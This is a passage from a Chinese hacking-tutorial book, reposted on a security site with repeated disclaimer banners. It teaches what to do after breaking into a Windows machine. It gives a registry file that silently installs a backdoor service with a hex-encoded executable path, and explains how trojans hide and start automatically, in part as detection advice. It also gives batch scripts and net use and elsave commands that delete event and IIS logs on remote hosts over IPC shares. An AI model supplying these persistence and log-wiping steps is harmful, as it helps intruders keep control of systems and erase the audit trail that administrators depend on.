在11.2节里介绍了最为常见的后门账户以及清除它的方法，除了账户后门以外常见的后门还有系统服务后门、漏洞后门、木马后门等，由于漏洞后门现在已经不常见了，因此本节介绍系统服务后门和木马后门的一些基础知识以供用户参考学习。

11.3.1 系统服务后门

与创建后门账户一样，在入侵成功以后也可以创建一些系统服务的后门，这一小节将介绍如何创建系统服务后门。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

现在很多木马、后门、蠕虫病毒都是通过修改注册表中的RUN键值来实现自启动。但是这种自启动模式不是很隐蔽的，稍微懂点安全的人，一般发现电脑被黑，都会查看RUN键值的。于是系统服务便成为一种相对隐蔽的自启动模式。比如“冲击波杀手”就采用系统服务来自启动病毒程序。现在添加系统服务的工具很多，最典型的就是netservice。

Windows里的很多东西都是跟注册表息息相关的，系统服务也不例外。系统服务跟以下的注册表项目相关：

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet002\Services

这里完全可以找到在系统服务中已注册的服务的键值来依样画葫芦。具体操作步骤如下。

1 创建新项

打开“注册表编辑器”，然后在任何注册表项中添加一个新项，比如HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services，如下图所示。



2 建立键值项

把新建的项命令为Backdoor，然后在该项里新建一个字符串，并把数值名称设置为Displayname，数值数据为要添加服务的名称Backdoor，如下图所示。



新建一个记事本打开并输入如下代码。

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SRVTEST]
"Type"=dword:00000010
"Start"=dword:00000002
"ErrorControl"=dword:00000001
"ImagePath"=hex(2):63,3A,5C,77,69,6E,6E,74,5C,6E,75,6B,65,2E,65,78,65
"DisplayName"="SRVTEST"
"ObjectName"="LocalSystem" "Description"="系统服务测试"
```

输入这些命令后把以上信息保存为addsrv.reg，这样就可以利用这个注册表文件导入注册表，从而达到添加系统服务的目的。打开“命令提示符”窗口输入regedit /s addsrv.reg命令，等计算机重新启动，这个服务就被成功添加了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

11.3.2 木马程序后门

木马原指古希腊士兵藏在木马内进入敌方城市从而占领敌方城市的故事。在Internet上，“特洛伊木马”指一些程序设计人员在其可从网络上下载的应用程序或游戏中，包含了可以控制用户计算机系统的程序，可能造成用户的系统被破坏甚至瘫痪。

木马程序会想尽一切办法隐藏自己，主要途径有：在任务栏中隐藏自己，这是最基本的，只要把Form的Visible属性设为False、ShowInTaskBar属性设为False，程序运行时就不会出现在任务栏中了。在任务管理器中隐形：将程序设为“系统服务”可以很轻松地伪装自己。

当然它也会悄无声息地启动，黑客当然不会指望用户每次启动后点击“木马”图标来运行服务端，木马会在每次用户启动时自动装载服务端，Windows系统启动时自动加载应用程序的方法，木马都会用上，如启动组、win.ini、system.ini、注册表等都是木马藏身的好地方。

在win.ini文件中，在[WINDOWS]下面，run=和load=是可能加载木马程序的途径，必须仔细留心它们。一般情况下，它们的等号后面什么都没有，如果发现后面跟有路径与文件名不是你熟悉的启动文件，你的计算机就可能中木马了。当然你也得看清楚，因为好多“木马”，如“AOL Trojan木马”，它把自身伪装成command.exe文件，如果不注意可能不会发现它不是真正的系统启动文件。

在system.ini文件中，在[BOOT]下面有一个“shell=文件名”。正确的文件名应该是explorer.exe，如果不是explorer.exe，而是“shell= explorer.exe程序名”，那么后面跟着的那个程序就是木马程序，就是说你已经中木马了。

在注册表中的情况最复杂，通过regedit命令打开注册表编辑器，在点击至HKEY-LOCAL-MACHINE\Software\ Microsoft\Windows\CurrentVersion\Run分支下，查看键值中有没有自己不熟悉的自动启动文件，扩展名为exe。

有的木马程序生成的文件很像系统文件，想通过伪装蒙混过关，如Acid Batteryv1.0木马，它将注册表HKEY-LOCAL-MACHINE\SOFTWARE\Microsoft\Windows\ CurrentVersion\Run下的Explorer 键值改为Explorer="C:\WINDOWS\expiorer.exe"，木马程序与真正的Explorer之间只有“i”与“l”的差别。



11.4 清除登录服务器的事件日志

在Windows系统中有一个工具会监视系统的安全并将其记录为日志的形式，一个有经验的管理员往往能够迅速通过日志了解系统的安全性，而一个聪明的黑客会在入侵成功后迅速清除对自己不利的日志。可以看出事件日志对于系统安全的作用是显而易见的，无论是攻还是防，日志都很重要。

11.4.1 事件日志的概述

在Windows系统中有一个工具叫做“事件查看器”，它是Windows 2000/XP中提供的一个系统安全监视工具。在“事件查看器”中，可以通过使用事件日志，收集有关

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

硬件、软件、系统问题方面的信息，并监视Windows系统的安全。它不但可以查看系统运行日志文件，还可以查看事件类型，使用事件日志来解决系统故障。

在桌面上依次单击“开始>控制面板”命令进入“控制面板”窗口后，双击“管理工具”图标进入“管理工具”窗口，再双击“事件查看器”图标即可进入“事件查看器”窗口，如右图所示。



1. 运行任何 Windows XP 版本的计算机通过三种日志记录事件

（1）应用程序日志：应用程序日志包含由应用程序或系统程序记录的事件。例如，数据库程序可在应用程序日志中记录文件错误，程序开发人员决定监视哪些事件。

（2）安全性日志：安全性日志可以记录诸如有效和无效的登录尝试等事件，以及与资源使用有关的事件，例如，创建、打开或删除文件。管理器可以指定在安全性日志中记录什么事件。例如，如果用户已启用登录审核，登录系统的尝试将记录在安全性日志里。

（3）系统日志：系统日志包含 Windows XP 的系统组件记录的事件。例如，在启动过程中加载驱动程序或其他系统组件失败的事件将记录在系统日志中。Windows XP 预先确定由系统日志记录的事件类型。

2. 运行 Windows 并配置为域控制器的计算机还使用另外两种日志记录事件

（1）目录服务日志：目录服务日志包含 Windows 目录服务记录的事件。例如，在目录服务日志中记录服务器和全局编录间的连接问题。

（2）文件复制服务日志：文件复制服务日志包含 Windows 文件复制服务记录的事件。例如，在文件复制服务日志里记录复制失败和域控制器由于sysvol 更改而更新时发生的事件。

3. 运行 Windows 并配置为域名系统（DNS）服务器的计算机在其他日志中记录事件

DNS 服务器日志：DNS 服务器日志包含 Windows DNS 服务记录的日志。在该日志里记录有关将 DNS 名称解析成IP地址的事件。

11.4.2 手工清除自己计算机中的日志

手工清除自己计算机中的日志方法比较简单，具体操作步骤如下。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


1 打开“管理工具”窗口

在桌面上依次单击“开始>控制面板”命令，进入“控制面板”窗口后双击“管理工具”图标，如下图所示。



2 打开“事件查看器”窗口

在“管理工具”窗口中双击“事件查看器”图标，如下图所示。



3 打开“系统属性”对话框

在“事件查看器”窗口的左侧右击想要清除的日志文件，比如“系统”日志，然后在弹出的快捷菜单中单击“属性”命令，如下图所示。




4 清除日志

在“系统属性”对话框的右下角，单击“清除日志”按钮，如下图所示。



5 确认清除日志

这个时候会弹出一个“事件查看器”对话框，让用户选择在清除之前是否要保存“系统”日志，这里用户根据自己的情况做出选择即可，如右图所示。



11.4.3 清除远程主机上的日志

大多数情况下，IIS的日志会忠实地记录它接收到的任何请求，一个优秀的系统管理员会利用这点来发现入侵的企图，保护自己的系统。所以黑客入侵系统成功后第一

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

件事便是清除日志，擦去自己的痕迹，通过编写批处理文件来清除痕迹。

新建一个记事本，然后输入以下内容：

```
@del C:\ windows\system32\logfiles*.*
@del C: \windows\system32\config*.evt
@del C: \windows\system32\dtclog*.*
@del C: \windows\system32\*.log
@del C: \windows\system32\*.txt
@del C: \windows\*.txt
@del C: \windows \*.log
@del C:\del.bat
```

输入以后将其保存为del.bat，其中.bat为扩展名。

接下来新建一个记事本然后输入以下内容：

```
@copy del.bat \%1c$
@echo
@start \%1 C:\del.bat
@echo
```

输入后将其保存为clean.bat即可。

在上面的代码中echo是DOS下的回显命令，在它的前面加上“@”前缀字符，表示执行时本行在命令行或DOS里面不显示，del命令则是删除文件命令。

通过net命令让自己的计算机与远程计算机进行IPC连接，然后在“命令提示符”窗口中输入“clean.bat 远程计算机IP”比如，clean.bat 192.168.1.66即可，如右图所示。



11.4.4 通过工具清除事件日志

前面介绍的都是手工清除日志文件的方法，下面介绍使用elsave工具清除日志的方法，具体操作步骤如下。

1 建立IPC连接

打开“命令提示符”窗口并输入net use \\IP\ipc$ Passwd /user:admin，比如这里输入net use \\192.168.1.66\ipc$ 1234 /user:angel命令后按Enter键即可，如下图所示。



2 清除日志

输入“d:”转换到存有elsave工具的盘符，然后输入elsave -s \\192.168.1.66 -l "application" -C即可删除远程主机上的应用程序日志，如下图所示。若要删除安全日志和系统日志，在-l参数后加上security和system即可。



溜客安全网 WwW.176Ku.CoM